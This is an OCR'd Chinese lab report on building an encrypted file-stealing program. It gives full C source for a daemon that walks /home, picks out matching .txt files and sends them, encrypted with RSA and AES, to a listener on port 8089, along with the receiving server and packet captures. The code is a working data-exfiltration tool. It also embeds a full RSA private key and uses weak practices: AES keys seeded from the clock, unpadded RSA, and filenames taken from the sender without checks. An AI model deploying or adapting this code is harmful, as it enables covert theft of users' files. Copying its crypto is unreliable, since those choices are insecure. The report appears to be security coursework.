
②创建套接字，监听 8089 端口

③接收到客户端请求，创建进程，子进程对请求进行处理，父进程继续监听

④子进程接收文件，文件传输格式：



3.4、实验截图




可以看见文件传输成功


4、任务四

4.1、加密方案

仿照 ssl 的实现方式，采用公钥(RSA)作为最初的秘钥，传送数据加密秘钥(AES)。



4.2、传输方案



4.3、问题

（1）发送时 RSA 对齐问题：头部固定 128 字节，采用 NoPadding 模式

（2）AES 随机秘钥的问题：采用系统时钟生成随机秘钥

（3）发送时 AES 对齐问题：最后不足 16 字节的以 16 字节发送

（4）接收时 AES 对齐问题：最后 16 字节解密之后，只向文件写入需要的字节

4.4、daemon.c

```
//
// Created by hs on 2020/5/25.
//
```

```
#include <unistd.h>
#include <sys/stat.h>
#include <dirent.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <openssl/rsa.h>
#include <openssl/pem.h>
#include <openssl/aes.h>
#include <sys/time.h>

#define UINTLEN sizeof(unsigned int)
#define serverPort 8089
char * serverIp = "127.0.0.1";

char cwd[1024];
char c[1024];

RSA *p_rsa_public_key;

char * publicKey = "-----BEGIN PUBLIC KEY-----\n"

"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC27N5fK/kbHfnveRMwXyHJooVC\n"

"BsVWZdK73VXqVJku47pIK77jWPQLpeH8UWUaLLyXBGsRWx8e2NZICCoEugNpVE1j\n"

"ruat4h7V2la/w94n/Z39Yp2i7z61gLxp4QpMiq8M1rtb9kQZv6QvEUSgFUVxh5VC\n"
                  "O3VoI8geeU5XStD/twIDAQAB\n"
                  "-----END PUBLIC KEY-----";

int endWithTxt(char *str)
{
    int len = strlen(str);
    if (str[len - 1] == 't' && str[len - 2] == 'x' && str[len - 3] == 't' &&
str[len - 4] == '.')
        return 1;
    else
        return 0;
}

void tranFile(char *filename)
{
```

```
    AES_KEY aes_key;
    unsigned char buf[1024];
    unsigned char temp_buf[1024];
    unsigned int file_size;

    struct sockaddr_in serverAddr;
    memset(&serverAddr, 0, sizeof(serverAddr));
    serverAddr.sin_family = PF_INET;
    inet_aton(serverIp, &serverAddr.sin_addr);
    serverAddr.sin_port = htons(serverPort);

    struct stat st;
    if(stat(filename, &st) == -1)
        return;
    file_size = st.st_size;

    int send_fd = open(filename, O_RDONLY);
    if(send_fd == -1)
        return;

    int sock_fd = socket(PF_INET, SOCK_STREAM, 0);
    if(sock_fd == -1)
    {
        close(send_fd);
        return;
    }

    if(connect(sock_fd, (struct sockaddr*)&serverAddr, sizeof(serverAddr)) ==
-1)
    {
        close(send_fd);
        close(sock_fd);
        return;
    }

    struct timeval now;
    for(int i = 0; i < AES_BLOCK_SIZE; i++)
    {
        gettimeofday(&now, NULL);
        temp_buf[i] = now.tv_usec % 253;
        usleep(53);
    }

    AES_set_encrypt_key(temp_buf, AES_BLOCK_SIZE * 8, &aes_key);
```

```
    *((unsigned int*)(temp_buf + AES_BLOCK_SIZE)) = htonl(file_size);
    strncpy((char*)temp_buf + AES_BLOCK_SIZE + UINTLEN, filename,
128-AES_BLOCK_SIZE-UINTLEN-1);
    temp_buf[127] = '\0';

    if(RSA_public_encrypt(128, temp_buf, buf, p_rsa_public_key,
RSA_NO_PADDING) == -1)
    {
        memset(temp_buf, 0, sizeof(temp_buf));
        close(send_fd);
        close(sock_fd);
        return;
    }
    memset(temp_buf, 0, sizeof(temp_buf));

    if(write(sock_fd, buf, 128) == -1)
    {
        close(send_fd);
        close(sock_fd);
        return;
    }

    size_t size = 0;
    while((size = read(send_fd, temp_buf, sizeof(temp_buf))) != 0)
    {
        if(size == -1)
        {
            close(send_fd);
            close(sock_fd);
            return;
        }

        if(size < AES_BLOCK_SIZE)
            size = AES_BLOCK_SIZE;

        if(size % AES_BLOCK_SIZE != 0)
        {
            lseek(send_fd, -(size % AES_BLOCK_SIZE), SEEK_CUR);
            size = size - size % AES_BLOCK_SIZE;
        }

        for(int i = 0; i < (size / AES_BLOCK_SIZE); i++)
            AES_encrypt(temp_buf + i * AES_BLOCK_SIZE, buf + i * AES_BLOCK_SIZE,
&aes_key);
```

```
        if(write(sock_fd, buf, size) < size)
        {
            close(send_fd);
            close(sock_fd);
            return;
        }
    }

    close(send_fd);
    close(sock_fd);
}

void findFile(char *dirPath)
{
    getcwd(cwd, sizeof(cwd));
    DIR *dir = opendir(dirPath);
    if (dir == NULL)
        return;
    chdir(dirPath);
    getcwd(c, sizeof(c));
    if(strstr(cwd, c))
        return;

    struct dirent *ent;
    while ((ent = readdir(dir)) != NULL)
    {
        if (strcmp(ent->d_name, ".") == 0 || strcmp(ent->d_name, "..") == 0)
            continue;
        struct stat st;
        stat(ent->d_name, &st);
        if (S_ISDIR(st.st_mode))
            findFile(ent->d_name);
        else if (endWithTxt(ent->d_name) && strstr(ent->d_name, "hs"))
            tranFile(ent->d_name);
    }
    closedir(dir);
    chdir("..");
}

void init()
{
    BIO* p_bio = BIO_new(BIO_s_mem());
    if(p_bio == NULL)
```

```
        exit(-1);
    BIO_puts(p_bio, publicKey);

    p_rsa_public_key = PEM_read_bio_RSA_PUBKEY(p_bio, NULL, NULL, NULL);
    if(p_rsa_public_key == NULL)
        exit(-1);
}

int main(int argc, char *argv[]) {
    init();
    chdir("/");
    findFile("/home");
    return 0;
}
```

4.5、RecvFile.c

```
//
// Created by hs on 2020/5/25.
//

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <signal.h>
#include <wait.h>
#include <openssl/rsa.h>
#include <openssl/pem.h>
#include <openssl/aes.h>

void set_signal();
void init();
void sig_child(int sig);
void readFile(int client_fd);

#define UINTLEN sizeof(unsigned int)
#define serverPort 8089
RSA *p_rsa_private_key;
```

```
char * rsakey = "-----BEGIN RSA PRIVATE KEY-----\n"

"MIICXAIBAAKBgQC27N5fK/kbHfnveRMwXyHJooVCBsVWZdK73VXqVJku47pIK77j\n"

"WPQLpeH8UWUaLLyXBGsRWx8e2NZICCoEugNpVE1jruat4h7V21a/w94n/Z39Yp2i\n"

"7z61gLxp4QpMiq8M1rtb9kQZv6QvEUSgFUVxh5VCO3VoI8geeU5XStD/twIDAQAB\n"

"AoGAOPTsEIoqmEzvI6d5WBhm9teJ0pM1Ir+1rBUwyTPqNnV17U7hsvxhkLbn9J6L\n"

"cmj3l7YieFb9C6fMoMUaADrDEKO8Tb0uYiJ3/FwwQ4CFPED6bO1YP0vB5jzNax06\n"

"2OyX3i9drLzq/wXuNXXyZY4KA5xq7tWSVU4LbliMRPic2WECQQDoOtE3J/Ue9D1Y\n"

"qftBGBSrKudpfwV0qTa1o3foz13mp5luhSAET//s46Y5mUDStqkM8a1/jF035tuk\n"

"i5sjYbe5AkEAyaYcn5ZicJdxuYtAGPt1bIKePk4NtZULMR7RRLT/DpqyuG2u5zF1\n"

"6V5P71Tqe4tGWn24F00LBFvzEXKARtNK7wJAJhtQrV5PKK8modfytLHA4n19z5/a\n"

"Q1Ro99FFIdy1Kd4inTIXGN4Pvs10P0tYibsTb15RU+6ydTPaotuNr3afcQJAA460\n"

"irIYYmwJcYBnTQmCdLuJFwhBbaaHYAJvJosaxKMt69rjbuiMJ6WmO06AJFW8k/QL\n"

"vz14qEcG7pPad2VauQJBAI8UUEcjrSHaQUupdPkktz/pwHKWkGQmz+y6VVIYTvYF\n"
                "IH/nGTs8Lm85e6Z5uZ82tQN3vWAjGQYgwOokzxwnzDU=\n"
                "-----END RSA PRIVATE KEY-----";

int main()
{
    init();
    chdir("/root/txt/");

    struct sockaddr_in bindAddr;
    memset(&bindAddr, 0, sizeof(bindAddr));
    bindAddr.sin_family = PF_INET;
    bindAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    bindAddr.sin_port = htons(serverPort);

    int sock_fd = socket(PF_INET, SOCK_STREAM, 0);
    if(sock_fd == -1)
    {
        perror("create socket error\n");
```

```
        exit(-1);
    }

    if(bind(sock_fd, (struct sockaddr*)&bindAddr, sizeof(bindAddr)) == -1)
    {
        close(sock_fd);
        perror("bind error\n");
        exit(-1);
    }

    if(listen(sock_fd, 10) == -1)
    {
        close(sock_fd);
        perror("listen error\n");
        exit(-1);
    }

    struct sockaddr_in clientAddr;
    socklen_t socklen = sizeof(clientAddr);
    while(1)
    {
        int client_fd = accept(sock_fd, (struct sockaddr*)&clientAddr,
&socklen);
        if(client_fd == -1)
            continue;

        pid_t pid = fork();
        if(pid < 0)
        {
            close(client_fd);
            close(sock_fd);
            exit(-1);
        }

        if(pid > 0)
        {
            close(client_fd);
            continue;
        }

        close(sock_fd);
        readFile(client_fd);
        break;
    }
```


```
}

void readFile(int client_fd)
{
    AES_KEY aes_key;
    unsigned char temp_buf[1024];
    unsigned char buf[1024];
    unsigned int file_size;

    size_t size = read(client_fd, temp_buf,128);
    if(size != 128)
    {
        close(client_fd);
        return;
    }
    RSA_private_decrypt(128,      temp_buf,      buf,      p_rsa_private_key,
RSA_NO_PADDING);

    AES_set_decrypt_key(buf, AES_BLOCK_SIZE * 8, &aes_key);
    memset(buf, 0, AES_BLOCK_SIZE);
    file_size = htonl(*((unsigned int*)(buf + AES_BLOCK_SIZE)));

    int write_fd = open((char*)buf + AES_BLOCK_SIZE + UINTLEN, O_WRONLY |
O_TRUNC | O_CREAT, 0666);
    if(write_fd == -1)
    {
        close(client_fd);
        return;
    }

    int recvSum = 0;
    int temp = 0;
    while(recvSum < file_size)
    {
        size = read(client_fd, temp_buf + temp, sizeof(temp_buf) - temp);
        if(size == -1)
            break;

        size += temp;
        temp = 0;

        if(size == 0)
            break;
```

```
        if(size % AES_BLOCK_SIZE != 0)
        {
            temp = size % AES_BLOCK_SIZE;
            size -= temp;
        }

        for(int i = 0; i < size / AES_BLOCK_SIZE; i++)
            AES_decrypt(temp_buf + i * AES_BLOCK_SIZE, buf + i * AES_BLOCK_SIZE,
&aes_key);

        if(recvSum + size > file_size)
            size = file_size - recvSum;

        write(write_fd, buf, size);
        recvSum += size;

        memcpy(temp_buf, temp_buf + size, temp);
    }

    close(client_fd);
    close(write_fd);
}

void set_signal()
{
    struct sigaction act_child;
    memset(&act_child, 0, sizeof(act_child));
    act_child.sa_handler = sig_child;
    act_child.sa_flags |= SA_RESTART;
    if(sigaction(SIGCHLD, &act_child, NULL) == -1)
    {
        perror("CHLD handler set error\n");
        exit(-1);
    }
}

void sig_child(int sig)
{
    int stat;
    while(waitpid(-1, &stat, WNOHANG) > 0);
}

void init()
{
```


```
    set_signal();

    char *home_dir = getenv("HOME");
    char txt_dir[1024];
    snprintf(txt_dir, sizeof(txt_dir), "%s/txt", home_dir);
    int ret = access(txt_dir, F_OK);
    if(ret == -1)
        mkdir(txt_dir, 0777);

    chdir(txt_dir);

    BIO * p_bio = BIO_new(BIO_s_mem());
    if(p_bio == NULL)
        exit(-1);
    BIO_puts(p_bio, rsakey);

    p_rsa_private_key = PEM_read_bio_RSAPrivateKey(p_bio, NULL, NULL, NULL);
    if(p_rsa_private_key == NULL)
        exit(-1);
}
```

4.6、实验截图


未加密：



加密：



```
0000  b8 4d ee 0d 42 08 f8 28  19 19 a8 b3 08 00 45 00   ·M··B··(  ····· E·
0010  00 b4 db 48 40 00 40 06  90 e1 c0 a8 64 01 27 6c   ···H@·@·  ···· d·'l
0020  82 04 9c 7c 1f 99 87 e1  64 93 8d e7 29 73 80 18   ···|····  d···)s··
0030  01 fb 78 71 00 00 01 01  08 0a a4 c3 0c a1 ec 79   ··xq····  ·····y
0040  70 49 1b 0e 52 9c d5 86  b8 09 42 95 c8 2f e0 b2   pI··R···  ··B··/··
0050  73 ca 58 ef 36 cb 3a 91  6a 04 7c 51 d8 86 49 2c   s·X·6·:·  j·|Q··I,
0060  ec 42 09 00 bc 0c 9b cd  ea 5b 6b 67 4e 80 84 3f   ·B·····  ·[kgN··?
0070  af 5a 30 f0 aa f1 83 2a  43 15 4c 50 03 bf 49 a6   ·Z0····*  C·LP··I·
0080  00 97 33 ab e0 8e bc 69  45 79 90 69 fb 72 55 7d   ··3····i  Ey·i·rU}
0090  0d 65 b2 8a 79 28 71 51  08 d0 57 87 2c 4c 84 ad   ·e··y(qQ  ··W·,L··
00a0  06 2f ea 02 83 cd cc ca  b3 96 de 2f fe 20 5f e7   ·/·····  ···/· _·
00b0  03 7b 80 bb 31 98 64 26  2f 81 39 9f 60 25 85 5e   ·{··1·d&  /·9·`%·^
00c0  e5 01                                             ··
```



```
0040  70 49 97 c2 7e 59 33 19  98 9e 76 e5 dd b3 72 71   pI··~Y3·  ··v···rq
0050  ed 83 b3 b5 e6 b3 2c 2f  7a 8f 6f c7 9c 61 62 94   ·····,/  z·o··ab·
0060  2d 9b ae 84 15 d9 2b 8b  03 2e 32 70 d8 11 c1 eb   -·····+·  ··2p····
0070  c4 b3 8f bc 0a 4d 10 23  8d e5 db 02 27 ef 3d 96   ·····M·#  ····'·=·
0080  33 5f 53 94 dd 2a cb 17  6b 0a 9e 7e 45 48 60 8c   3_S··*··  k··~EH`·
0090  3f 5c 94 8d 4f 4e 7b 2e  07 cd ac b4 47 79 3d 92   ?\··ON{·  ····Gy=·
00a0  39 b1 89 3e 06 83 3a bc  0a fc 8c 54 a0 b6 4b 16   9··>··:·  ···T··K·
00b0  f5 65 46 11 49 b5 3f b3  b9 51 ee c6 55 d7 85 8d   ·eF·I·?·  ·Q··U···
00c0  ba 49 be d0 8a 0a 48 1f  56 cb fa 2e cd 4d 17 9a   ·I····H·  V···.·M··
00d0  3b 63 f2 2c e4 b1 83 e6  91 0e fc 8b 1c 88 3d 92   ;c·,····  ·····=·
00e0  39 b1 89 3e 06 83 3a bc  0a fc 8c 54 a0 b6 60 d1   9··>··:·  ···T··`·
00f0  4e 18 2f 39 d4 eb 95 7c  a7 3c e8 0a 79 a9 85 8d   N·/9···|  ·<··y···
0100  ba 49 be d0 8a 0a 48 1f  56 cb fa 2e cd 4d 61 2f   ·I····H·  V···.·Ma/
0110  23 ba 58 85 7a 6f 9b 30  29 50 53 d9 c1 23 3b 26   #·X·zo·0  )PS··#;&
0120  c5 2a c1 89 3d a6 ed 5f  fa 35 3e 53 d5 d0 67 d5   ·*··=··_  ·5>S··g·
0130  b6 09 12 a3 f8 a7 c2 67  54 21 b6 11 c9 e8 85 8d   ·······g  T!······
0140  ba 49 be d0 8a 0a 48 1f  56 cb fa 2e cd 4d 18 93   ·I····H·  V···.·M··
0150  46 34 90 1c d1 0d 82 2b  c1 ce e5 74 e6 5b 92 25   F4·····+  ···t·[·%
0160  3e fa 6d cf 70 f1 e3 57  25 b2 8d a8 46 22 58 26   >·m·p··W  %···F"X&
0170  c5 84 d4 09 64 0c 4b a9  b7 fe bd 00 19 b6 7a d5   ····d·K·  ·····z·
```

很明显，未加密的数据很容易就把窃取了，而加密之后是一堆乱码

4.7、加密方案分析

密钥管理机制安全性：采用公钥加密方案，而私钥存储在 RecvFile.c 文件中，编译时直接写入程序了。当然也可以把秘钥存储在 key 文件里，程序运行时读取。而 daemon 只知道公钥。数据加密采用 AES 方案，秘钥随机生成。因此，数据加密秘钥的安全性取决于公钥的安全性，公钥安全性取决于接收数据方对秘钥保护的安全性。

传输加密方案安全性：同上，在 AES 和 RSA 秘钥安全性得以保证前提下，传输加密安全性取决于公钥私钥的保密。